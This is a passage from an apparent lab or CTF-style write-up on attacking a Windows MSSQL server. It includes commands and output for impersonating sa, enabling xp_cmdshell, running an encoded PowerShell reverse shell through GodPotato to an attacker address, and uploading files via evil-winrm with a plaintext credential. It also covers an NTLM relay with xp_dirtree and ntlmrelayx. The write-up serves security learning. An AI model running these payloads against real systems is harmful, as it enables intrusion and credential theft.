


And now we can try to access MSSQL with fred.green credentials.




Privilege Escalation Path 1: Impersonate sa and abuse SeImpersonatePrivelege

Using enum_impersonate in mssqlclient we can enumerate if our current user can impersonate anybody, in this case fred.green can impersonate sa, the usual name for MSSQL database administrator.




Then we can use exec_as_login mssqlclient command to login as sa.




Now we can enable advanced options and xp_cmdshell, then use xp_cmdshell to run commands.



I'll use revshells.com to generate a simple powershell reverse shell one liner.



Set up a nc listener and then use the xp_cmdshell to run the powershell one liner.



And we get reverse shell as sysadmin. Doing whoami /priv we can see the user has SeImpersonatePrivilege.

```
# nc -nlvp 445
listening on [any] 445 ...
connect to [192.168.186.128] from (UNKNOWN) [192.168.186.132] 49734

PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\Windows\system32>
```

In a separate Winrm shell I'll upload GodPotato

```
# evil-winrm -i 192.168.186.132 -u fred.green -p '7ERRI9Q0YEfvJYF'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\fred.green\Documents> cd C:\ProgramData
*Evil-WinRM* PS C:\ProgramData> upload ../../home/kali/Downloads/transfers/GodPotato-NET4.exe

Info: Uploading /root/../../home/kali/Downloads/transfers/GodPotato-NET4.exe to C:\ProgramData\GodPotato-NET4.exe


Data: 76456 bytes of 76456 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\ProgramData>
```

I'll set a new nc listener then in our shell as sysadmin I'll run GodPotato with the powershell one liner.

```
PS C:\Windows\system32> cd C:\ProgramData
PS C:\ProgramData> ./GodPotato-NET4.exe -cmd "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsA
DYAOAAuADEAOAA2AC4AMQAyADgAIgAsADQANAA1ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdA
cAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAew
AIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdAAsACwAIAAi
IAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAAr
ABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAH
B0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
```

And we get reverse shell as NT AUTHORITY\SYSTEM.




Privilege Escalation Path 2: NTLM Relay


An attack we can try with MSSQL is to obtain the NTLMv2 the hash of the user running the MSSQL process by making them authenticate to our SMB server and try to crack it. I'll set up responder.



Then use xp_dirtree to force the server to connect to our smb server.



And we get the NTLMv2 hash for sysadmin. However, trying to crack it won't work.



Earlier while we sprayed passwords, we saw SMB Signing was disabled. This allows us to perform an NTLM Relay attack and relay the NTLMv2 hash back to the victim machine and attempt to authenticate to one its ports.

I'll set up ntlmrelayx with -I flag to get a SMB interactive session.

```
┌──(root㉿kali)-[~]
└─# ntlmrelayx.py -t 192.168.186.132 -smb2support -i
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
```

Then force smb authentication.

```
SQL (WIN-0MTGMLVOBBO\fred.green  guest@master)> xp_dirtree \\192.168.186.128\test
subdirectory   depth   file
____________   _____   ____

SQL (WIN-0MTGMLVOBBO\fred.green  guest@master)>
```

And now we are able to relay the hash and authenticate to smb.

```
[*] Servers started, waiting for connections
[*] (SMB): Received connection from 192.168.186.132, attacking target smb://192.168.186.132
[*] (SMB): Authenticating connection from /@192.168.186.132 against smb://192.168.186.132 SUCCEED [1]
[*] smb:///@192.168.186.132 [1] → Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] All targets processed!
[*] (SMB): Connection from 192.168.186.132 controlled, but there are no more targets left!
[*] All targets processed!
[*] (SMB): Connection from 192.168.186.132 controlled, but there are no more targets left!
[*] All targets processed!
```


We can access the interactive session. I'll use the C$ share and enumerate directories.

```
└─# nc 127.0.0.1 11000
Type help for list of commands
# use C$
# ls
drw-rw-rw-          0  Thu May 21 17:55:19 2026 $Recycle.Bin
drw-rw-rw-          0  Thu May 21 18:37:12 2026 Config.Msi
drw-rw-rw-          0  Thu May 21 16:01:23 2026 Documents and Settings
-rw-rw-rw-      12288  Fri May 22 17:23:46 2026 DumpStack.log.tmp
drw-rw-rw-          0  Thu May 21 17:01:41 2026 HR
drw-rw-rw-          0  Thu May 21 17:24:31 2026 IT
-rw-rw-rw- 1342177280  Fri May 22 17:23:46 2026 pagefile.sys
drw-rw-rw-          0  Thu May 21 17:55:19 2026 PerfLogs
drw-rw-rw-          0  Thu May 21 18:21:12 2026 Program Files
drw-rw-rw-          0  Thu May 21 18:18:52 2026 Program Files (x86)
drw-rw-rw-          0  Fri May 22 18:15:19 2026 ProgramData
drw-rw-rw-          0  Thu May 21 16:01:31 2026 Recovery
drw-rw-rw-          0  Thu May 21 18:01:33 2026 SQL2025
drw-rw-rw-          0  Thu May 21 16:58:40 2026 System Volume Information
drw-rw-rw-          0  Fri May 22 16:36:11 2026 Users
drw-rw-rw-          0  Thu May 21 16:14:36 2026 Windows
# 
```

Checking the documents of sysadmin we see a file shortcut named ssh.lnk.

```
# cd Users
# ls
drw-rw-rw-          0  Fri May 22 16:36:11 2026 .
drw-rw-rw-          0  Fri May 22 16:01:54 2026 ..
drw-rw-rw-          0  Fri May 22 14:52:15 2026 Administrator
drw-rw-rw-          0  Thu May 21 17:56:55 2026 All Users
drw-rw-rw-          0  Thu May 21 16:01:23 2026 Default
drw-rw-rw-          0  Thu May 21 17:56:55 2026 Default User
-rw-rw-rw-        174  Thu May 21 17:49:03 2026 desktop.ini
drw-rw-rw-          0  Thu May 21 17:30:38 2026 fred.green
drw-rw-rw-          0  Thu May 21 16:15:09 2026 Public
drw-rw-rw-          0  Fri May 22 15:27:34 2026 sysadmin.WIN-0MTGMLVOBBO
# cd sysadmin.WIN-0MTGMLVOBBO
# cd Documents
# ls
drw-rw-rw-          0  Fri May 22 16:33:40 2026 .
drw-rw-rw-          0  Fri May 22 15:27:34 2026 ..
drw-rw-rw-          0  Fri May 22 15:27:34 2026 My Music
drw-rw-rw-          0  Fri May 22 15:27:34 2026 My Pictures
drw-rw-rw-          0  Fri May 22 15:27:34 2026 My Videos
-rw-rw-rw-       1500  Fri May 22 16:33:40 2026 ssh.lnk
# get ssh.lnk
# 
```

Downloading it and reading it we can see a plaintext password.



Spraying the password, we see it works for both sysadmin and Administrator. We can now log in as the Administrator.

